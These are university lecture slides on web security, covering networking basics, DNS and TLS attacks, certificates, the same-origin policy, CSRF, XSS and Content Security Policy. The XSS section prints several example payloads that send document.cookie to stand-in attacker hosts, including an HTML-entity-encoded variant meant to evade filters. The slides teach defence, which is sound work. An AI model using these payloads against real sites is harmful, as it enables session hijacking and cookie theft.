Web Security

Readings:
1) Ch. 7, van Oorschot
2) Browser Security Handbook by Michal Zalewski:
`https://code.google.com/p/browsersec/wiki/Main`


Furkan Alaca

University of Toronto Mississauga

CSC347H5, Fall 2018

Networking Recap: TCP/IP model

- The Internet makes extensive use of **layering**
- Each layer utilizes the services of the layer beneath it
- Below are the 4 layers described TCP/IP model: Subsequent slides will summarize each layer



Source: Wikipedia

TCP/IP Model: Application Layer


- Consider two processes running on two different hosts that need to transfer data between each other (e.g., web server and client)
  - Analogy: Let's say you are at home, and want to ship a package to your friend's house. We will continue this analogy with the other layers.
- On each host, the communicating process needs to request the OS to create a socket (recall CSC209)
- After socket creation, the process can read/write data from/to the socket—no need to worry about details of how layers below are implemented

TCP/IP Model: Transport Layer

- Responsible to transport data between the two remote processes
- This is where the implementation details go for how the socket is implemented
- Popular transport protocols: TCP (reliable service, e.g., automatically retransmits lost packets) and UDP (unreliable service)
  - Analogy cont'd: Think of these as different shipping companies
- Sockets are uniquely identified based on a **port number** (ranging from 1-65535)
- Also responsible for **segmentation**, i.e., dividing application-layer data into chunks (or **packets**)

TCP/IP Model: Internet Layer

- Responsible for routing, i.e., finding a path between two hosts on the Internet (think of this as the "GPS" of the Internet)
  - Analogy cont'd: Like finding a route between two houses on different streets
- On the Internet, hosts are identified by IP addresses, e.g. `142.150.1.50`
- Remember that the Internet is a vast web of **net**works that are **inter**connected by **routers**
- A **gateway** is the router through which all other hosts in a network are connected to the outside world



Source: http://navigators.com/sessphys.html

TCP/IP Model: Link Layer

- Moves data between hosts on the same local network link (i.e., no routers in between), and allows them to identify each other
- Ethernet is a popular link layer protocol; hosts are identified by 48-bit hexadecimal MAC addresses (typically separated by dashes or colons), e.g., `00-14-22-01-23-45`
  - Analogy cont'd: Like how each house on the same street has a unique number (but house numbers can be re-used on other streets)
- A **switch** operates at the link layer
  - A switch can connect a bunch of PCs to each other to form a Local Area Network (LAN), but to connect to the Internet you still need to hook the switch up to a **router** that knows how to route between the LAN and the Internet
  - Most home routers (gateways) are actually 3-in-1 devices: A router, switch, and wireless access point all in one box
    - 4-in-1 if it also includes a DSL or cable modem

Web Security Issues

- Browsing the web entails the retrieval of code (a combination of HTML, JavaScript, and other dynamic content) from a remote source and its interpretation/execution in a web browser on a client machine
- The browser may store both confidential and non-confidential information associated with web sites which have been visited
- A variety of security questions arise:
  - How does the client verify the authenticity of the server?
  - How to ensure the confidentiality and the integrity of the session?
  - How to execute/interpret remote code without risking exploitation of the client machine?
  - How to control access to locally stored information?
  - How should a server handle user-generated requests or content?
  - How should a server authenticate users?

HTTP Overview

- HTTP is an application-layer protocol built on TCP, and served by default on port 80
- Web pages are identified by URLs, e.g., `http://example.com/dir/index.html`
  - Can be an IP address or a domain name
  - Domain name needs to be resolved to an IP address via DNS protocol
- The standard HTTP protocol does not have any mechanism to protect the confidentiality or integrity of the communication
  - An eavesdropper can read all of the requests and responses
  - An active attacker can modify the requests and responses
- HTTPS serves HTTP over SSL/TLS, on default port 443, to provide
  - Server authenticity
  - Confidentiality and integrity of HTTP packets
  - Client authenticity (rarely used)

HTTP Overview (2)

- HTTP is a request-response protocol: The two most common request methods are `GET` and `POST`
  - When a user specifies a target URL of a website, the browser issues an HTTP `GET` request to retrieve the HTML file
  - The HTML file is parsed to create a Document Object Model (DOM)
  - Embedded content is then downloaded and processed in subsequent HTTP requests
    - Passive content: Images, videos, sound
    - Active content: Scripts or embedded objects such as Java applets or Flash files
- A user can provide input to a web site using either of two methods:
  - A `GET` request can be issued with name-value pairs encoded directly into the URL, e.g., `http://example.com/ex.php?name=bob&age=25`
  - A `POST` request can be issued, with he variables included in the body of the HTTP request packet

DNS Overview

- The DNS (Domain Name System) protocol is an application-layer protocol which maps domain names to IP addresses
- Built on UDP, served by default over port 53
- DNS provides a distributed database that stores various resource records, such as:
  - Address (A) record: IP address associated with a host name
  - Mail exchange (MX) record: Mail server of a domain
  - Name server (NS) record: Authoritative server for a domain
- A domain name consists of two or more labels, delimited by dots, with the right-most label specifying the **top-level domain** (TLD)
- DNS is a hierarchical system, with the root DNS servers pointing (via NS records) to authoritative name servers for TLDs, which in turn point to authoritative name servers for second-level domains, etc.

DNS Name Server Hierarchy





Image source: Wikipedia

DNS Name Resolution



- A client host issues DNS requests to a DNS resolver, typically run by their ISP
- If the resolver does not have a cached response, it will recursively resolve the domain name
- The OS or web browser on the client host may also cache DNS responses

Image source: Wikipedia


Attacks on DNS

- Malware may modify the `hosts` file to statically map a domain name to a malicious IP address
- A **pharming** attack causes requests to resolve to a malicious IP controlled by an attacker
  - Typically works via DNS cache poisoning, where an attacker transmits DNS queries to a server, and simultaneously spoofs a response to their own query to cause it to be cached
  - A primitive form of defence is to randomize transaction numbers and ports, but this is not sufficient
- Can be used to carry out a **phishing** attack
- DNSSEC is an extended version of DNS which mitigates cache poisoning attacks by digitally signing all DNS responses
  - Employs a chain of trust, whereby a root name server will provide the client with the public key of the TLD's authoritative name server, etc.
  - DNSSEC deployment has been a challenging task, and is still ongoing
    - `https://stats.labs.apnic.net/dnssec`
- Does DNSSEC solve **server authenticity**?

TLS

- Transport Layer Security (TLS) provides reliable end-to-end secure service over TCP
- Successor to Secure Sockets Layer (SSL)
- HTTPS is the most popular application-layer protocol built on TLS
- Most recent version: TLS 1.3 (approved by IETF in March 2018)
- Uses public-key cryptography for **server authentication** (**client authentication** is supported, not commonly used) and for **key exchange**
- Uses symmetric-key cryptography for encrypting application-layer data

TLS Architecture




- The Record protocol provides basic security services to the other upper-layer protocols also defined in TLS
- A TLS **session** is an association between a client and a server
  - Created by the handshake protocol
  - Defines a set of cryptographic security parameters
  - Used to avoid the expensive negotiation of new security parameters for each session
- A TLS **connection** is a transient transport-level end-to-end service which is associated with a session

TLS Handshake Protocol


- Initiates the TLS connection
- Allows the server and client to:
  - Authenticate each other
  - Negotiate encryption and MAC algorithms*
  - Negotiate cryptographic keys to be used
- Precedes any exchange of application-level data
- TLS 1.3 handshake reduced to 1 round-trip

*Can also use a block cipher with CCM or GCM mode of operation, which provide both encryption and message authentication (**authenticated encryption**)



TLS Record Protocol

- **Confidentiality** is provided by symmetric encryption of all application-layer data using a shared secret key
- **Message integrity** is provided by a MAC, which uses a separate shared secret key



TLS Alert and Heartbeat Protocols

- The Alert Protocol is used to convey TLS-related alerts
  - Two-byte message: first byte indicates severity (warning or fatal), second byte indicates type of error (e.g., incorrect MAC)
  - A fatal alert causes the connection to be terminated
- The Heartbeat protocol is a periodic message used to indicate that the host is still alive during long idle periods
  - Consists of a heartbeat request and response message
  - Source of the famous Heartbleed vulnerability
- Alert and Heartbeat messages are both encrypted by the TLS Record Protocol

Security of TLS

- Since SSL's introduction in 1994, numerous attacks have been found at the protocol level, requiring improvements to the protocol
- Examples of recent protocol-level vulnerabilities:
  - 2015: FREAK (Factoring RSA Export Keys)
  - 2014: POODLE (Padding Oracle on Downgraded Legacy Encryption)
  - 2012: CRIME (Compression Ratio Info-leak Made Easy)
  - 2011: BEAST (Browser Exploit Against SSL/TLS)
- Examples of recent high-profile implementation vulnerabilities:
  - 2014: OpenSSL "Heartbleed" bug
  - 2014: Apple "goto fail"


X.509 Certificates

- SSL/TLS (and many other protocols, e.g., SSH, IPsec) use X.509 public-key certificates for authentication
- Typically signed by a **Certificate Authority**, which is a trusted third-party whose public key is pre-installed in the operating system or web browser
- The user may generate a public key and prepare all other fields of the certificate, and present it to the CA to be signed
- Certificate extensions indicate how a certificate should be used:
  - "Basic Constraints" extension specifies whether the certificate is that of a CA or not
  - "Key usage" extension specifies a set of approved cryptographic operations to be performed with the key, e.g., encryption or digital signing
  - "Extended Key Usage" indicates the purpose of the public key contained in the certificate, e.g., TLS/SSL or S/MIME


X.509 Certificates: Revocation

- An entity may need to generate a new public key, and revoke the old certificate:
  - e.g., due to server compromise, upgrading to a larger key size, or protocol vulnerability that led to exposure of key
- Many older X.509 certificates signed an MD5 hash of their contents, which allowed the forging of new certificates
- The X.509 standard defines a Certificate Revocation List (CRL), which are issued and signed by each CA
- Upon receiving a certificate, an application should check the CRL for its issuing CA to determine whether it has been revoked
  - In practice, few applications actually do this
- Online Certificate Status Protocol (OCSP) allows the client to check the status of a single certificate
  - OCSP stapling shifts this burden to the server
  - What to do when the check fails? `https://www.computerworld.com/article/2501274/desktop-apps/google-chrome-will-no-longer-check-for-revoked-ssl-certificates-online.html`

X.509 Certificates: Structure




(a) X.509 Certificate




(b) Certificate Revocation List


Browser Cues: Domain vs. Extended Validation

- A domain-validated (DV) certificate proves that the web server presenting the certificate has control over the domain specified in the certificate
  - How?
- An organization-validated (OV) certificate proves that the web server presenting the certificate is controlled by a particular organization
  - How?
- Extended validation (EV) certificates can only be issued by CAs who have demonstrated their adherence to a strict methodology for how they confirm the subject's identity





Browser Cues: Certificate Errors



Man-in-the-Middle Attacks

- Man-in-the-middle (MITM) attacks involve an attacker which actively relays messages between two hosts, while making them believe that they are communicating directly with each other
- Requires the attacker to be able to intercept messages passing between two hosts, e.g., on an unencrypted WiFi network or a compromised gateway
- Basic approach: SSL stripping
  - Very easy to do
  - Users often do not notice the absence of security indicators
- More complex approach: Use a forged or compromised certificate
  - Requires attacker to know the server's private key, or to produce a fraudulent certificate signed by a trusted CA
  - User will still observe HTTPS indicators

Public-Key Infrastructure (PKI) Challenges

- PKI: Set of hardware, software, people, policies, and procedures needed to create, manage, store, distribute, and revoke digital certificates based on public-key cryptography

- PKI challenges:
  - Reliance on users to make an informed decision when there is a problem verifying a certificate
  - Assumption that all CAs in the "trust store" are equally trusted, equally well managed, and apply equivalent policies
  - Different "trust stores" in different browsers and OSs

- Some recent ideas:
  - HTTP Strict Transport Security (HSTS)
  - Certificate pinning
  - Certificate transparency
  - Perspectives/Convergence
  - DANE

JavaScript and the Document Object Model

- The DOM can be accessed and manipulated by JavaScript through the `document` object, e.g.,

```
document.images[7].src = "/example.jpg";
```

- By default, every scripting context can also reference the `parent`, `top`, `opener`, and `frames[]` objects
- Scripts may come into possession of object handles pointing to other documents, e.g., through the `window.open()` function
- No way to look up unnamed windows in separate navigation flows, but their name may be set by a visited page through the `window.name` property
- The script may try to manipulate other documents, but will be subject to security checks

HTTP and Sessions

- HTTP is a stateless protocol: Every request from a web client is viewed as a fresh encounter by the web server
- However, it is often useful for web sites to keep track of the behaviour and properties of its users
- A **session** refers to the information about a visitor that persists beyond the loading of a single page
  - e.g., authentication state
- The session information may be stored either on the client- or server-side
  - When session is maintained on the server-side, a **session ID** or **session token** is typically shared between the client and server
  - When used for authentication:
    - Confidentiality should be protected
    - The value should be difficult for an attacker to guess, i.e., randomly generated
    - Should expire after some period of time

HTTP Cookies and Sessions

- **HTTP cookies** are the standard mechanism used to maintain session information
  - Stores name-value pairs, which the web browser includes in every HTTP request sent to domains for which cookies are currently stored
  - Can be accessed through the `document.cookie` API
  - Can be set either by the HTTP `Set-Cookie` header, or by a script
  - Contains important security-related attributes:
    - **Expires:** Specifies the expiration date
    - **Domain:** Allows the cookie to be scoped to a domain broader than the hostname which set the cookie
    - **Path:** Scopes the cookie to a particular request path prefix
    - **Secure:** Prevents the cookie from being sent over non-encrypted connections
    - **HttpOnly:** Removes the ability to read the cookie through the `document.cookie` API
- As with the DOM, a script may try to read and manipulate cookies, and must be subject to security checks

Same-Origin Policy for DOM Access

- The Same-Origin Policy (SOP) limits what JavaScript can interact with: Originally designed to control access to the DOM, but later extended to newer JavaScript concepts
- SOP considers the origin of the document in which the script is embedded – **not** the origin of the script itself
- Basic rule: Given any two separate JavaScript execution contexts, one should be able to access the DOM of the other only if they share the same origin
- Origin is defined by protocol, DNS name, and port
  - Internet Explorer does not consider the port
- In some contexts, SOP is too broad: e.g., cannot isolate home pages belonging to separate users without assigning a domain
- In others, the opposite is true: `login.example.com` and `payments.example.com` are different origins

Cross-Origin Communication: `document.domain`

- Websites often require mechanisms to broaden the concept of an origin or to facilitate cross-domain interaction
- The `document.domain` property permits two cooperating websites that share a common second-level domain (e.g., `example.com`) to have equivalent origins
  - e.g., both `login.example.com` and `payments.example.com` could set `document.domain = "example.com"`
- A page may only set the `document.domain` property to a right-hand, fully-qualified fragment of its host name
  - e.g., `foo.bar.example.com` may set it to `example.com`, but not `ample.com`
- **Both** sites must explicitly set the property
- Problem: After two co-operating sites set the property, a third unwanted guest could join in

Cross-Origin Communication: `postMessage()`

- HTML5 introduced the `postMessage()` API to permit more secure communication between non-same-origin sites
- Permits a text message to be sent to any window for which the sender holds a valid JavaScript handle
- Allows the sender to specify what origins are permitted to receive the message (e.g., consider the scenario where the URL of the target window has changed)
- Provides the recipient with the identity of the sender
- Consider a page from `payments.example.com` which loads an frame from `login.example.com`
  - The login frame can issue `parent.postMessage("user=bob", "https://payments.example.com")`
  - The browser will only deliver the message if the parent frame patches the specified origin
  - The parent frame must register an event listener, and is fully responsible for verifying the origin of the message sender

Cross-Site Request Forgery

- Problem: The SOP is agnostic to many security-relevant parameters tracked by the browser, e.g., SSL state, network context
- Any two windows or frames opened in a browser will remain same-origin with each other even if, e.g.,
  - The user logs out from one account and logs into another
  - The page switches from using a good HTTPS certificate to a bad one
- When the browser navigates from one domain to another, any ambient credentials (cookies, IP, client certificate) will be passed on
  - The server cannot distinguish between a request originating from its own client-side script or originating from a rogue third-party site
  - Can lead to **Cross-Site Request Forgery** (CSRF), where an attacker executes unauthorized actions on a website on behalf of a user
- Most common mitigation is to include a secret user- and session-specific value (e.g., as a query parameter or hidden form field) when submitting any state-changing requests
  - The attacker will not be able to obtain the value, as read access to the DOM is controlled by the SOP

Same-Origin Policy and Cookies

- Cookie security policy pre-dates SOP, and has some differences
  - Cookies cannot be limited easily to a single hostname value, e.g., a cookie scoped to `foo.example.com` will be accessible by `bar.foo.example.com`
  - Cookie path parameter is useless, since SOP does not check the path value (JavaScript code can access any URLs on the same host)
- Cookie security policy does not protect against setting or overloading cookies: Attacker can set a new cookie without the secure flag
- It is difficult to fully isolate sensitive content on a subdomain (e.g., `shop.example.com`) from a less trusted subdomain (e.g., `blog.example.com`)
  - The attacker can compromise the blog site, set a cookie with the domain set to `*.example.com`, and cause the user to be logged into an attacker's bogus account
  - Victim could reveal sensitive information such as credit card information or home address on the attacker's bogus account

Same-Origin Policy for `XMLHttpRequest`

- `XMLHttpRequest` allows websites to issue HTTP requests and process the responses without requiring the page to reload
  - Works the same as any other HTTP request, e.g., the request would include any associated cookie data
  - Could be used for a CSRF if no restrictions are imposed on origin
- Requests are regulated by the Same-Origin Policy, just as with DOM access, but `document.domain` has no effect
- Work-around: JSONP (JSON with Padding)
  - Leverages `<script>` tags, which can include scripts from any origin
  - Generates an HTTP `GET` request by setting the `src` attribute to a URL with encoded parameters
  - Server returns a JSON payload “wrapped” by a function call
  - Reduced security risk, since the remote server must explicitly implement a JSONP API for its service
  - Naive implementations can still be exploited, e.g., if sensitive content is served over JSONP
- More comprehensive: **Cross-Origin Resource Sharing (CORS)**

Plug-in Security Rules

- Each plug-in decides on its own security policy
- Typically is inspired by the SOP, but can diverge in unexpected ways
- Vulnerabilities or inconsistencies across plug-in behaviour can lead to consequences
  - Adobe Flash bug from 2010 would mis-interpret the origin of `http://example.com:80@bunnyoutlet.com` as `example.com`
  - Java method `java.net.URL.equals()` returns `true` for two URLs if they both resolve to the same IP address: problematic with HTTP virtual hosting
- Different plug-ins (and even different browsers) may deal differently with unexpected or ambiguous origins, et.g. IP addresses, local files, non-fully qualified hostnames

Origin Inheritance

- Some web applications use pseudo-URLS, e.g., `about`, `javascript:`, and `data:`, to create HTML documents that are populated with data constructed on the client side
  - Results in more responsive user interfaces, since it eliminates the round-trip time to the server
  - e.g., `about:blank` creates an empty document, to which the parent document may write content
- If the SOP was applied to pseudo-URLs, all `about:blank` windows created by unrelated websites would belong to the same origin
  - Instead, the new `about:blank` document inherits its SOP origin from the page that initiated the navigation
- Caution: Inheritance rules may vary across different web browsers

Window and Frame Interactions

- The SOP was designed to regulate DOM access, but not the ability of a document to redirect another frame or window to a different page
- Standard countermeasure is to constrain all cross-frame navigation to the scope of a single window
  - But many web apps embed third-party gadgets loaded in iframes
- More secure **descendent policy** permits navigation of non-same-origin frames only if the party requesting the navigation shares the origin with one of the ancestors of the targeted view
- Problems can still arise if a malicious website frames a page which contains another frame for its own private use
  - Older web applications performed cross-frame communication by encoding messages into URI fragments, whose integrity could be compromised when framed by a malicious website
- Another threat of unsolicited framing: **clickjacking** attacks
- `X-Frame-Options` HTTP header can be used to opt out of framing
- HTML5 iframe `sandbox` attribute can isolate 3rd-party content

Cross-Site Scripting

- Cross-Site Scripting (XSS) involves the injection of a malicious script into a webpage
- **Persistent XSS** attacks occur when the injected code is stored on the web server, and served to subsequent users who request the compromised page (e.g., malicious comment on a blog post)

```
<script>
document.location='http://evil.com/steal.php?cookie='+document.cookie;
</script>
```

```
<script>
img = new Image(); img.src='http://evil.com/steal.php?cookie='+document.cookie;
</script>
```

Cross-Site Scripting (2)

- **Non-persistent XSS** attacks occur when the injected code does not persist past the attacker's session
- Can be carried out by crafting a URL that includes a malicious JavaScript payload that is executed when the target page is loaded
- Classic example: A search page that echoes the search query

```
http://victimsite.com/search.php?query=<script>document.location=
    'http://evilsite.com/steal.php?cookie='+document.cookie</script>
```

Cross-Site Scripting (3)

- XSS attacks are possible when a website displays content which incorporates user input without proper **sanitization**
- Can result in theft of cookies or other sensitive information (e.g., credit card number)
- Difficult to defend against from a client's perspective, as the flaw lies in the website
- Some client-side defences exist, such as only enabling plug-ins on-demand, or using NoScript to blacklist/whitelist origins
  - Not a guarantee, and has a negative impact on usability
- Browser-side anti-XSS filters based on static analysis
  - Transparent to the user, but not likely to detect all types of attacks

Cross-Site Scripting (4)

- Input sanitization is not always trivial
- The use of different encodings may be used to evade the detection of scripts
- If third-party scripts are included, it is difficult to restrict what they can and cannot do (aside from sandboxing it in an iframe)
  - The use of tools such as Caja and Facebook JS ("safe" subsets of JavaScript) have so far not gained traction

```
Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>
```

(a) Plain XSS example

```
Thanks for this information, its great!
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;
&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;
&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;
&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;
&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;
&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

(b) Encoded XSS example

Browser Sandbox

- A **sandbox** refers to the restricted privileges of an application or script that is running inside another application
- JavaScript has no ability to execute code directly on a user's machine, or to interfere with web sites open in other browser windows (subject to the SOP)
- Plug-ins (e.g., Java, Adobe Flash) may have different sandbox privileges
  - Signed Java applets may request more extensive permissions
  - ActiveX controls are granted full access to system resources outside of the browser
- Additional browser sandboxing/isolation features:
  - Private browsing mode
  - Per-tab process isolation

Content Security Policy

- Provides the `Content-Security-Policy` (CSP) header, which constrains the ability of the document to perform actions that would normally be permitted under the SOP
- Various CSP **directives** can control different types of behaviour, e.g.,
  - `script-src` specifies the permissible origins for script source URLs
    - Restricts XSS attacks to only executing scripts that are legitimately hosted on an approved origin
    - Inline JavaScript and dynamic code evaluation (i.e., the `eval()` function) are blocked
  - `style-src`, `font-src`, `img-src`, `media-src`, and `object-src` restrict the source origin of stylesheets, fonts, images, multimedia, and plug-in objects
  - `plugin-types` restricts the type of plug-in objects that can be embedded
  - `frame-src` supersedes the `X-Frame-Options` HTTP header
  - `default-src` provides a fall-back policy for any content not explicitly covered